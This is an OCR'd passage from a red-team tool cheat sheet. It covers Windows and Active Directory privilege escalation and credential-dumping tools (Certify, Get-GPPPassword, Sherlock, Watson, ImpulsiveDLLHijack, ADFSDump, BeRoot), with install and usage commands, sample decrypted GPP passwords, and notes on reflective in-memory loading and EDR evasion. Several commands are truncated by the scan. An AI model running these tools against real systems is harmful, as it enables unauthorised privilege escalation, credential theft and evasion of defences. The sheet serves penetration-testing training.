
```
[+] Searching known files that can contain creds in home
 [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
  C:\Users\jason\AppData\Local\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\LocalState\dtlskey.der
  C:\Users\jason\AppData\Local\Packages\Microsoft.SkypeApp_kzf8qxf38zg5c\LocalState\dtlscert.der
  C:\Users\jason\NTUSER.DAT

[+] Looking for documents --limit 100--
  C:\Users\jason\Downloads\PortableKanban\User Guide.pdf
  C:\Users\jason\Documents\UAT_Testing_Procedures.pdf

[+] Office Most Recent Files -- limit 50

Last Access Date           User                                    Application          Document

[+] Recent files --limit 70--
  Not Found

[+] Looking inside the Recycle Bin for creds files
 [?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
  Not Found

[+] Searching hidden files or folders in C:\Users home (can be slow)

    C:\Users\All Users\ntuser.pol
    C:\Users\jason\AppData\Local\Temp\BITE0BD.tmp
    C:\Users\jason\AppData\Local\Packages\Windows.PurchaseDialog_cw5n1h2txyewy\Windows.PurchaseDialog_6.2.0.0_neutral_neutral_cw5n1h2txyewy\ActivationStore\Activatio
nStore.dat.LOG2
    C:\Users\jason\AppData\Local\Packages\Windows.PurchaseDialog_cw5n1h2txyewy\Windows.PurchaseDialog_6.2.0.0_neutral_neutral_cw5n1h2txyewy\ActivationStore\Activatio
nStore.dat.LOG1
    C:\Users\jason\AppData\Local\Packages\Windows.ContactSupport_cw5n1h2txyewy\Windows.ContactSupport_10.0.10240.16384_neutral_neutral_cw5n1h2txyewy\ActivationStore\
ActivationStore.dat.LOG2
    C:\Users\jason\AppData\Local\Packages\Windows.ContactSupport_cw5n1h2txyewy\Windows.ContactSupport_10.0.10240.16384_neutral_neutral_cw5n1h2txyewy\ActivationStore\
ActivationStore.dat.LOG1

[+] Searching interesting files in other users home directories (can be slow)

    Checking folder: c:\users\administrator
```

⬅ BACK linux-smart-enumeration

Linux smart enumeration is another good, less verbose, linux privesc tool for Linux.

Install + Usage:

```
curl "https://tinyurl.com/y6qwkfca/releases/latest/download/lse.sh" -Lo lse.sh;ch
```



BACK Certify

Certify is a C# tool to enumerate and abuse misconfigurations in Active Directory Certificate Services (AD CS).

Certify is designed to be used in conjunction with other red team tools and techniques, such as Mimikatz and PowerShell, to enable red teamers to perform various types of attacks, including man-in-the-middle attacks, impersonation attacks, and privilege escalation attacks.

Key features of Certify:

- Certificate creation
- Certificate signing
- Certificate import
- Certificate trust modification

Install: (Compile)

Certify is compatible with Visual Studio 2019 Community Edition. Open the Certify project .sln, choose "Release", and build.

Install: (Running Certify Through PowerShell)

If you want to run Certify in-memory through a PowerShell wrapper, first compile the Certify and

base64-encode the resulting assembly:

```
[Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Temp\Certify.exe")) | Out-F
```

Certify can then be loaded in a PowerShell script with the following (where "aa..." is replaced with the base64-encoded Certify assembly string):

```
$CertifyAssembly = [System.Reflection.Assembly]::Load([Convert]::FromBase64String
```

The Main() method and any arguments can then be invoked as follows:


```
[Certify.Program]::Main("find /vulnerable".Split())
```

Full compile instructions can be found here.

Usage:

```
# See if there are any vulnerable templates
Certify.exe find /vulnerable

# Request a new certificate for a template/CA, specifying a DA localadmin as the
Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:VulnTemplate /
```

Full example walkthrough can be found here.



BACK Get-GPPPassword

Get-GPPPassword is a PowerShell script part of the PowerSploit toolkit, it is designed to retrieve passwords for local accounts that are created and managed using Group Policy Preferences (GPP).

Get-GPPPassword works by searching the SYSVOL folder on the domain controller for any GPP files that contain password information. Once it finds these files, it decrypts the password information and displays it to the user.

Install:

Follow the PowerSploit installation instructions from this tool sheet.

```
powershell.exe -ep bypass
Import-Module PowerSploit
```

Usage:

```
# Get all passwords with additional information
Get-GPPPassword

# Get list of all passwords
Get-GPPPassword | ForEach-Object {$_.passwords} | Sort-Object -Uniq
```

```
PS C:\> Get-GPPPassword

NewName : [BLANK]
Changed : {2014-02-21 05:28:53}
Passwords : {password12}
UserNames : {test1}
File : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\DataSources\DataSources.xml

NewName : {mspresenters}
Changed : {2013-07-02 05:43:21, 2014-02-21 03:33:07, 2014-02-21 03:33:48}
Passwords : {Recycling*3ftw!, password123, password1234}
UserNames : {Administrator (built-in), DummyAccount, dummy2}
File : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml

NewName : [BLANK]
Changed : {2014-02-21 05:29:53, 2014-02-21 05:29:52}
Passwords : {password, password1234$}
UserNames : {administrator, admin}
File : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\ScheduledTasks\ScheduledTasks.xml

NewName : [BLANK]
Changed : {2014-02-21 05:30:14, 2014-02-21 05:30:36}
Passwords : {password, read123}
UserNames : {DEMO\Administrator, admin}
File : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Services\Services.xml
```

BACK Sherlock

PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities.

Supports:

- MS10-015 : User Mode to Ring (KiTrap0D)
- MS10-092 : Task Scheduler
- MS13-053 : NTUserMessageCall Win32k Kernel Pool Overflow
- MS13-081 : TrackPopupMenuEx Win32k NULL Page
- MS14-058 : TrackPopupMenu Win32k Null Pointer Dereference
- MS15-051 : ClientCopyImage Win32k
- MS15-078 : Font Driver Buffer Overflow
- MS16-016 : 'mrxdav.sys' WebDAV
- MS16-032 : Secondary Logon Handle
- MS16-034 : Windows Kernel-Mode Drivers EoP
- MS16-135 : Win32k Elevation of Privilege
- CVE-2017-7199 : Nessus Agent 6.6.2 - 6.10.3 Priv Esc

Install: (PowerShell)

```
# Git install
git clone https://tinyurl.com/mudtwgy

# Load powershell module
Import-Module -Name C:\INSTALL_LOCATION\Sherlock\Sherlock.ps1
```

Usage: (PowerShell)

```
# Run all functions
Find-AllVulns

# Run specific function (MS14-058 : TrackPopupMenu Win32k Null Pointer Dereferenc
Find-MS14058
```




*Image used from https://tinyurl.com/26tdlynd

⬅ BACK Watson

Watson is a .NET tool designed to enumerate missing KBs and suggest exploits for Privilege Escalation vulnerabilities.

Great for identifying missing patches and suggesting exploits that could be used to exploit known vulnerabilities in order to gain higher privileges on the system.

Install:

Using Visual Studio 2019 Community Edition. Open the Watson project .sln, choose "Release", and build.

Usage:

```
# Run all checks
Watson.exe
```




Image text used from https://tinyurl.com/25vcv3qu#usage

⬅BACK ImpulsiveDLLHijack

A C# based tool that automates the process of discovering and exploiting DLL Hijacks in target binaries.

The discovered Hijacked paths can be weaponized, during an engagement, to evade EDR's.

Install:

- **Procmon.exe** -> https://tinyurl.com/y5wgcrve
- **Custom Confirmatory DLL's** :
  - These are DLL files which assist the tool to get the confirmation whether the DLL's are been successfully loaded from the identified hijack path
  - Compiled from the MalDLL project provided above (or use the precompiled binaries if you trust me!)
  - 32Bit dll name should be: maldll32.dll
  - 64Bit dll name should be: maldll64.dll
  - Install NuGet Package:** PeNet** -> https://tinyurl.com/hraww6v (Prereq while compiling the ImpulsiveDLLHijack project)

Note: i & ii prerequisites should be placed in the ImpulsiveDLLHijacks.exe's directory itself.

- **Build and Setup Information:**
  - **ImpulsiveDLLHijack**

        - Clone the repository in Visual Studio
        - Once project is loaded in Visual Studio go to "Project" --> "Manage NuGet packages" --> Browse for packages and install "PeNet" -> https://tinyurl.com/hraww6v
        - Build the project!
        - The ImpulsiveDLLHijack.exe will be inside the bin directory.
    - **And for Confirmatory DLL's:**
        - Clone the repository in Visual Studio
        - Build the project with x86 and x64
        - Rename x86 release as maldll32.dll and x64 release as maldll64.dll
    - **Setup:** Copy the Confirmatory DLL's (maldll32 & maldll64) in the ImpulsiveDLLHijack.exe directory & then execute ImpulsiveDLLHijack.exe :))

Install instructions from https://tinyurl.com/29tejj3d#2-prerequisites

Usage:

```
# Help
ImpulsiveDLLHijack.exe -h

# Look for vulnerabilities in an executable
ImpulsiveDLLHijack.exe -path BINARY_PATH
```

Usage examples can be found here.




Image used from https://tinyurl.com/29tejj3d#4-examples

⬅ BACK ADFSDump

A C# tool to dump all sorts of goodies from AD FS.

Created by Doug Bienstock @doughsec while at Mandiant FireEye.

This tool is designed to be run in conjunction with ADFSpoof. ADFSdump will output all of the information needed in order to generate security tokens using ADFSpoof.

Requirements:

- ADFSDump must be run under the user context of the AD FS service account. You can get this information by running a process listing on the AD FS server or from the output of the Get-ADFSProperties cmdlet. Only the AD FS service account has the permissions needed to access the configuration database. Not even a DA can access this.
- ADFSDump assumes that the service is configured to use the Windows Internal Database (WID). Although it would be trivial to support an external SQL server, this feature does not exist right now.
- ADFSDump must be run locally on an AD FS server, NOT an AD FS web application proxy. The WID can only be accessed locally via a named pipe.

Install: (Compile)

ADFSDump was built against .NET 4.5 with Visual Studio 2017 Community Edition. Simply open

up the project .sln, choose "Release", and build.

Usage: (Flags)

```
# The Active Directory domain to target. Defaults to the current domain.
/domain:

# The Domain Controller to target. Defaults to the current DC.
/server:

# Switch. Toggle to disable outputting the DKM key.
/nokey

# (optional) SQL connection string if ADFS is using remote MS SQL rather than WID
/database
```

Blog - Exploring the Golden SAML Attack Against ADFS




Image used from https://tinyurl.com/2ysgoqzp

BeRoot

BeRoot Project is a post exploitation tool to check common misconfigurations to find a way to escalate our privilege.

The goal of BeRoot is to only output potential privilege escalation opportunities and not a endpoint configuration assessment.

This project works on Windows, Linux and Mac OS.

Install: (Linux)

```
git clone https://tinyurl.com/2c5ygz9d
cd BeRoot/Linux/
```

Install: (Windows)

A pre-compiled version of BeRoot can be found here.

Usage:

```
# Run BeRoot
python beroot.py

# Run BeRoot with user password (If you know the password use it, you could get m
python beroot.py --password super_strong_password
```

Further information can be found here for:

- Linux
- Windows




Image used from https://tinyurl.com/2c5ygz9d

Defense Evasion

BACK Invoke-Obfuscation

